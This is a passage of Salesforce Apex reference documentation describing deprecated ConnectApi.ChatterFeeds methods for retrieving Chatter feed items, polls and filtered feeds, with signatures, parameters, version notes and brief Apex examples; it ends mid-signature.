Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)`

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order. Each feed item contains no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId)`

Returns the first page of feed items for the specified feed type, for the specified user or record. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)`

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

The page contains the default number of items.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)`

Returns the feed items on the specified page for the specified user or record, for the `Record` feed type in the specified order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

`showInternalOnly`
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching `setTestGetFeedItemsFromFeed` method, returns the feed item page passed in with that method. Use the test method with the same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)`

Returns the first page of feed items for the specified user and the specified key prefix. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching set test method, returns the feed item page that was passed in with that method. The feed item page is filtered by the key prefix; only the feed items associated with the specified type are returned. Use the test method with the exact same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching set test method, returns the feed item page that was passed in with that method. The feed item page is filtered by the key prefix; only the feed items associated with the specified type are returned. Use the test method with the exact same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified user and the specified key prefix, in the specified order. Each feed item contains no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeed(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity
density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

When invoked during a test with the matching set test method, returns the feed item page that was passed in with that method. The feed item page is filtered by the key prefix; only the feed items associated with the specified type are returned. Use the test method with the exact same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed items for the specified user and the specified key prefix. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFilterFeedUpdatedSince(String
communityId, String subjectId, String keyPrefix, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. To retrieve this token, call `getFeedItemsFromFilterFeed` and take the value from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *updatedSince* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

To test this method, use the matching set test method. When invoked during a test with the matching set test method, returns the feed item page that was passed in with that method, filtered by the key prefix: only the feed items associated with the specified type are returned. You must use the test method with the exact same parameters, or you receive an exception.

SEE ALSO:

setTestGetFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, updatedSince, result)

Testing ConnectApi Code

`getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed items for the `Company`, `Home`, and `Moderation` feed types. Includes only feed items that have been updated since the time specified in the *updatedSince* parameter. Each feed item contains no more than the specified number of comments.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *updatedSince* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

To test code that uses this method, use the matching set test method.

Example

This example gets the feed items in the company feed and grabs the `updatesToken` property from the returned object. It then passes the value of `updatesToken` to the `getFeedItemsUpdatedSince` method to get the feed items updated since the first call:

```
// Get the feed items in the company feed and return the updatesToken
String communityId = null;

// Get the feed and extract the update token
ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.Company);
```

```
// page.updatesToken is opaque and has a value like '2:1384549034000'

// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.Company, 1, ConnectApi.FeedDensity.AllUpdates, null,
1, page.updatesToken);
```

SEE ALSO:

setTestGetFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, ConnectApi.FeedItemPage, results)

Testing ConnectApi Code

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed items for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Each feed item contains no more than the specified number of comments.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`

Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

`subjectId`
Type: String

If *`feedType`* is `ConnectApi.Record`, *`subjectId`* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`updatedSince`
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *`updatedSince`* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

To test code that uses this method, use the matching set test method.

Example

This example gets the feed items in the news feed and grabs the `updatesToken` property from the returned object. It then passes the value of `updatesToken` to the `getFeedItemsUpdatedSince` method to get the feed items updated since the first call:

```
// Get the feed items in the news feed and return the updatesToken
String communityId = null;
String subjectId = 'me';

// Get the feed and extract the update token
ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.News, subjectId);

// page.updatesToken is opaque and has a value like '2:1384549034000'

// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.News, subjectId, 1, ConnectApi.FeedDensity.AllUpdates,
 null, 1, page.updatesToken);
```

SEE ALSO:

- setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)
- Testing ConnectApi Code

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed items for the `Record` feed type. Includes only feed items that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed items posted by internal (non-community) users only.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
```

```
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: `ConnectApi.FeedItemPage`

A paged collection of `ConnectApi.FeedItem` objects.

Usage

This method returns only feed items that have been updated since the time specified in the *updatedSince* argument. A feed item is considered to be updated if it was created since the last feed request, or if `sort=LastModifiedDateDesc` and a comment was added to the feed item since the last feed request. Adding likes and topics doesn't update a feed item.

If *showInternalOnly* is `true` and Communities is enabled, feed items from communities are included. Otherwise, only feed items from the internal community are included.

To test code that uses this method, use the matching set test method.

Example

This example gets the feed items in the news feed and grabs the `updatesToken` property from the returned object. It then passes the value of `updatesToken` to the `getFeedItemsUpdatedSince` method to get the feed items updated since the first call:

```
// Get the feed items in the news feed and return the updatesToken
String communityId = null;
String subjectId = 'me';

// Get the feed and extract the update token
ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.News, subjectId);

// page.updatesToken is opaque and has a value like '2:1384549034000'

// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.News, subjectId, 1, ConnectApi.FeedDensity.AllUpdates,
 null, 1, page.updatesToken, true);
```

SEE ALSO:

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Testing ConnectApi Code

getFeedPoll(communityId, feedItemId)

Returns the poll associated with the feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementPoll(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedPoll getFeedPoll(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.FeedPoll`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

`getFilterFeed(communityId, subjectId, keyPrefix)`

Returns the first page of a feed for the specified user and the given key prefix.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFilterFeed(String communityId, String subjectId, String keyPrefix)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A *key prefix* is the first three characters of a record ID, which specifies the entity type.

Return Value

Type: `ConnectApi.Feed`

`getFilterFeed(communityId, subjectId, keyPrefix, sortParam)`

Returns the first page of a feed in the specified order for the specified user and the given key prefix.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedType sortParam)
